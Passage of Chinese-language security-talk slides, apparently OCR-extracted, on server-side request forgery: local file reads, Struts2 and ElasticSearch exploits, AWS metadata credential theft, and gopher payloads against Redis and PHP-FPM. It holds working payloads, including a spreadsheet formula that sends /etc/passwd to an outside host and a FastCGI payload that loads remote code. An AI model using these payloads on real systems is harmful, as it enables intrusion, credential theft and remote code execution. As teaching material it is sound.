- Authority: 代表Host+Port，決定攻擊的目標
- Path: 決定攻擊深度

SSRF 利用

- 本地利用
  - file:///etc/passwd
  - file://localhost/etc/passwd
  - local_file:///etc/passwd (Python 2.7)
  - file:///var/www/html/ (JAVA 原生可列目錄)
  - netdoc:///var/www/html/ (JAVA 原生可列目錄)

SSRF 利用

- 本地利用 （別忘了 PHP Stream Wrapper)
  - php://filter
  - php://input
  - php://fd

SSRF 利用

- 本地利用 - Libreoffice CVE-2018-6871
  - WEBSERVICE 讀本地檔案
  - 讀出來之後，用 HTTP 往外送
  - `=COM.MICROSOFT.WEBSERVICE(&quot;http://kaibro.tw/&quot;&amp;COM.MICROSOFT.WEBSERVICE(&quot;/etc/passwd&quot;))`

SSRF 利用

- 遠端利用
  - 哪些協議可以用?

	PHP	JAVA	cURL	LWP	ASP.NET
gopher	-	🟧	🟧	+	🟧
tftp	-	-	🟧	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	-	-	+	-	-
ssh2	🟧	-	🟥	🟧	-
file	+	+	+	+	+
ogg	🟧	-	-	-	-
expect	🟧	-	-	-	-
imap	-	-	+	+	-
pop3	-	-	+	+	-
mailto	-	-	-	+	-
smtp	-	-	+	-	-
telnet	-	-	+	-	-

Reference: SSRF Bible

SSRF 利用

- 遠端利用 - HTTP / HTTPS
  - 打內網 Web 服務
  - GET-based 攻擊: SQL Injection, Command Injection, . . .
  - 特殊服務: Struts2, ElasticSearch, Docker API, . . .

Struts2 利用

- HTTP-based
  - s2-016
  - s2-037
  - s2-045
  - s2-057
  - ....

Struts2 利用

- HTTP-based
  - s2-016
  - s2-037
  - s2-045
  - s2-057
  - ....

```
http://10.0.2.87/index.do?redirect:${new
java.lang.ProcessBuilder('id').start()}
```

Struts2 利用

- HTTP-based
  - s2-016
  - s2-037
  - s2-045
  - s2-057
  - ....

http://10.0.2.87/$%7B233*233%7D/actionChain1.action

ElasticSearch 利用

- ElasticSearch: Java 開發的高效全文搜尋引擎
- Default Port 9200
  - e.g. CVE-2015-3337 目錄遍歷


```
http://10.0.2.87:9200/_plugin/head/../../../../../../../etc/passwd
```

Cloud Metadata 利用

- 各家雲端服務都有 Metadata Service
  - AWS, GCP, Azure, . . .
- 可以存取到一些敏感資訊 (AccessKey, SecretKey, . . .)
- 甚至提升成 RCE

Cloud Metadata 利用

- AWS EC2
  - REST API: 169.254.169.254



```
ubuntu@ip-172-31-29-137:~$
ubuntu@ip-172-31-29-137:~$ curl http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/e
c2-instance
{
  "Code" : "Success",
  "LastUpdated" : "2019-11-10T15:02:25Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "AS[redacted]PR",
  "SecretAccessKey" : "zv[redacted]M",
  "Token" : "IQoJb3JpZ2luX2VjEL///////////wEaDmFwLW5vcnRoZWFzdC0xIkgwRgIhAI8uc/aX8enHlH03b86DQY1aExLzt9CcipIDiYTKc+vCAi
EA3vPnG5a0tRbRQSnXPVMpP9GmxQpMtaZ8urBHXabmTa8q9AII2P//////////ARABGgw5NTAwMjM4MDEzNzgiDOoz7iA6Bmxv8Y/1WSrIAjNFiI0GR/xVg
[redacted]
sZMMutZt3N6DOjess1qnpVq6/07aJMwsDFZbJeAGDfCW0cmfTo466dQMkunjsFPW7u0qYr3ql6r9WnParXo4mnWJxKNVqaPQW3sC0L9Z6I1tVQLu5g59YGK
Y94QwkNFoCw76qV5cKJ77WqHyHH2R1R8oxZ04=",
  "Expiration" : "2019-11-10T21:24:15Z"
}ubuntu@ip-172-31-29-137:~$
```

SSRF 利用


- 遠端利用 - gopher
  - 萬用協議
  - 可以構造任意 TCP 封包
  - 限制:　協議加密? 需要交互認證?

Gopher

```
$ curl gopher://127.0.0.1:5487/_AB%0d%0aCD
```

```
$ ncat -vl 5487
Ncat: Version 6.47 (http://nmap.org/ncat)
Ncat: Listening on :::5487
Ncat: Listening on 0.0.0.0:5487
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:55981.
AB
CD
```

Gopher



```
gopher://127.0.0.1:5487/_AB%0d%0aCD
```

Gopher

- 構造 HTTP 請求 (GET)
  - gopher://kaibro.tw:80/_GET%20/%20HTTP/1.1%0d%0aHost:kaibro.tw%0d%0a%0d%0a

```
GET / HTTP/1.1\r\n
Host:kaibro.tw\r\n
\r\n
```

Gopher

- 構造 HTTP 請求 (POST)

  -
    ```
    gopher://kaibro.tw:80/_POST%20/%20HTTP/1.1
    %0d%0aHost:kaibro.tw%0d%0aContent-length:5
    %0d%0aConnection:close%0d%0aContent-Type:
    application/x-www-form-urlencoded%0d%0a%0d%0a
    id=12
    ```

Gopher

```
POST / HTTP/1.1\r\n
Host:kaibro.tw\r\n
Content-length:5\r\n
Connection:close\r\n
Content-Type:application/x-www-form-urlencoded\r\n
\r\n
id=12
```

Gopher + Redis

- Redis
  - Key-Value Database
  - Default port: 6379
  - 會以運行者權限執行，內網很常見 root 權限直接運行

Gopher + Redis

- `gopher://10.0.2.87:6379/_SET%20key1%20"val1"%0d%0a`

```
SET key1 "val1"\r\n
```

Gopher + Redis

- 常見套路: 透過 SAVE 寫
  - webshell
  - ssh key
  - crontab
  - . . .

Gopher + Redis

- 常見套路: 透過 SAVE 寫
  - webshell
  - ssh key
  - crontab
  - . . .


```
FLUSHALL
SET kaibro "<?=phpinfo()?>"
CONFIG SET DIR /var/www/html/
CONFIG SET DBFILENAME s.php
SAVE
```

Gopher + MySQL

- 當 MySQL 不用密碼認證時 (無密碼)
- 可透過 Gopher 偽造 MySQL 請求
- 工具:
  - github.com/tarunkant/Gopherus


Gopher + PHP-FPM

- php-fpm: 執行 PHP 的服務
- FastCGI: 跟 fpm 溝通的協議



Gopher + PHP-FPM

- 未授權訪問: PHP-FPM 未驗證來源請求



Gopher + PHP-FPM

- FastCGI Protocol 大概長得像這樣:

```
gopher://0:9000/_%01%01%2500%01%2500%08%2500%2500%2500%01%2500
%2500%2500%2500%2500%2500%01%04%2500%01%2500%7F%2500%2500%0E%03
REQUEST_METHODGET%0F%16SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Finf
o.php%09%3APHP_VALUEallow_url_include%3DOn%250Aauto_prepend_fil
e%3Dhttp%3A%2F%2Fkaibro.tw%2Fsh%01%04%2500%01%2500%2500%2500%25
00%01%05%2500%01%2500%2500%2500%2500
```

Gopher + PHP-FPM

- FastCGI Protocol 大概長得

```
gopher://0:90                               00%2500%01%2500
%2500%25                                    00%7F%2500%2500%0E%03
REQU                                       %2Fvar%2Fwww%2Fhtml%2Finf
                                    clude%3DOn%250Aauto_prepend_fil
                                 Fsh%01%04%2500%01%2500%2500%2500%25
                             2500%2500%2500
```

Remote Code Execution

SSRF 利用

- 遠端利用 - dict
  - 指紋辨識
  - 打 Redis

dict fingerprinting

```
$ curl dict://127.0.0.1:5487/
```

```
$ ncat -vl 5487
Ncat: Version 6.47 (http://nmap.org/ncat)
Ncat: Listening on :::5487
Ncat: Listening on 0.0.0.0:5487
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:55981.
CLIENT libcurl 7.54.0

QUIT
```

Bypass

- 如果要防禦 SSRF，會想檢查啥?
    - Protocol
    - Host
    - Port

Bypass

- 錯誤的防禦方式容易被繞過
  - DNS 繞過
  - URL 繞過
  - 其他

DNS Rebinding

- 直接看 🌰

```php
if(validate_domain($domain)) {
    file_get_contents($domain);
}
```

DNS Rebinding

- 直接看 🌰

取得 domain 對應的 IP，並檢查是否合法

```php
if(validate_domain($domain)) {
    file_get_contents($domain);
}
```

DNS Rebinding

- 直接看 🌰

```php
if(validate_domain($domain)) {
    file_get_contents($domain);
}
```

檢查通過後，再去抓內容

DNS Rebinding

